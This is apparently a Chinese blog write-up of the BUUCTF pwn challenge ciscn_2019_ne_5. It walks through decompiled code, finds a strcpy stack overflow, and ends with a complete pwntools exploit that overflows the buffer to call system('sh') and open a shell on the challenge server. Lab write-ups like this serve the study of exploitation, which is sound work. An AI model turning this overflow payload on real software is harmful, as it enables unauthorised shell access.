
ciscn_2019_ne_5

原创

m0sway 于 2022-03-31 22:39:36 发布 111 收藏


分类专栏： BUU-WP 文章标签： pwn python CTF WriteUp 网络安全

本文链接：https://blog.csdn.net/m0sway/article/details/123885680



ciscn_2019_ne_5

使用`checksec`查看：



只开启了栈不可执行。

先放进IDA中分析：

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  int v3; // [esp+0h] [ebp-100h]
  char src[4]; // [esp+4h] [ebp-FCh]
  char v5; // [esp+8h] [ebp-F8h]
  char s1[4]; // [esp+84h] [ebp-7Ch]
  char v7; // [esp+88h] [ebp-78h]
  char *v8; // [esp+E8h] [ebp-18h]
  int *v9; // [esp+ECh] [ebp-14h]
  int *v10; // [esp+F4h] [ebp-Ch]

  v10 = &argc;
  setbuf(stdin, 0);
  setbuf(stdout, 0);
  setbuf(stderr, 0);
  fflush(stdout);
  *(_DWORD *)s1 = 48;
  memset(&v7, 0, 0x60u);
  *(_DWORD *)src = 48;
```

```
  memset(&v5, 0, 0x7Cu);
  puts("Welcome to use LFS.");
  printf("Please input admin password:");
  __isoc99_scanf();
  if ( strcmp(s1, "administrator") )
  {
    puts("Password Error!");
    exit(0);
  }
  puts("Welcome!");
  while ( 1 )
  {
    puts("Input your operation:");
    puts("1.Add a log.");
    puts("2.Display all logs.");
    puts("3.Print all logs.");
    printf("0.Exit\n:");
    v9 = &v3;
    v8 = "%d";
    __isoc99_scanf();
    switch ( v3 )
    {
      case 0:
        exit(0);
        return;
      case 1:
        v8 = src;
        AddLog();
        break;
      case 2:
        Display(src);
        break;
      case 3:
        Print();
        break;
      case 4:
        GetFlag(src);
        break;
      default:
        continue;
    }
  }
}
```

- `__isoc99_scanf();`：首先需要输入admin的密码，下面已经给出了密码`if ( strcmp(s1, "administrator") )`
- 进入主程序后有4个选项，来一个一个分析。

`AddLog()`：

```
int AddLog()
{
  printf("Please input new log info:");
  return __isoc99_scanf();
}
```

- `return __isoc99_scanf();`：接受用户输入的数据。

`Display(char *s)`

```
int __cdecl Display(char *s)
{
  return puts(s);
}
```

- 打印。

`Print()`：

```
int Print()
{
  return system("echo Printing......");
}
```

- 没啥用

`GetFlag(char *src)`：

```
int __cdecl GetFlag(char *src)
{
  char dest[4]; // [esp+0h] [ebp-48h]
  char v3; // [esp+4h] [ebp-44h]

  *(_DWORD *)dest = 48;
  memset(&v3, 0, 0x3Cu);
  strcpy(dest, src);
  return printf("The flag is your log:%s\n", dest);
}
```


- `strcpy(dest, src);`：将用户之前输入的数据放到`dest`变量中。

题目思路

先用密码`administrator`过了第一关。

第二次用户输入的时候没有限制输入的数据大小。

将用户之前输入的数据放到`dest`变量中时候发现，变量`dest`距离ebp`0x48`，存在栈溢出。


程序中存在`system()`函数。

程序中也有`sh`字符串可以利用。

通过栈溢出getshell。

步骤解析

> 刚开始用IDA打开的时候会有如下报错：



> 定位到 `0x8048801` 之后，双击 `___isoc99_scanf`，定位到 `___isoc99_scanf()` 函数后用**F5**反编译下回到 `main()` 函数重新**F5**反编译即可编译成功。

```
.text:080487FA                lea     eax, (a100s - 804A000h)[ebx] ; "%1
.text:08048800                push    eax
.text:08048801                call    ___isoc99_scanf
.text:08048806                add     esp, 10h
```

> 在查找字符串的时候会发现没有 `/bin/bash` 字符串，但是会发现 `fflush` 字符串， `sh` 在结尾，可以拿来使用，作为 `system()` 的参数。

Address	Length	Type	String
LOAD:080…	00000007	C	fflush

完整exp

```python
from pwn import *

#start
r = remote("node4.buuoj.cn",25238)
# r = process("../buu/ciscn_2019_ne_5")
elf = ELF("../buu/ciscn_2019_ne_5")

#params
system_addr = elf.symbols['system']
bin_sh_addr = 0x80482E6 + 4

#attack
r.sendlineafter("password:","administrator")
r.sendlineafter(':','1')
payload = b'M'*(0x48+4) + p32(system_addr) + b'M'*4 + p32(bin_sh_addr)
r.sendlineafter('info:',payload)
r.sendlineafter(":","4")

r.interactive()
```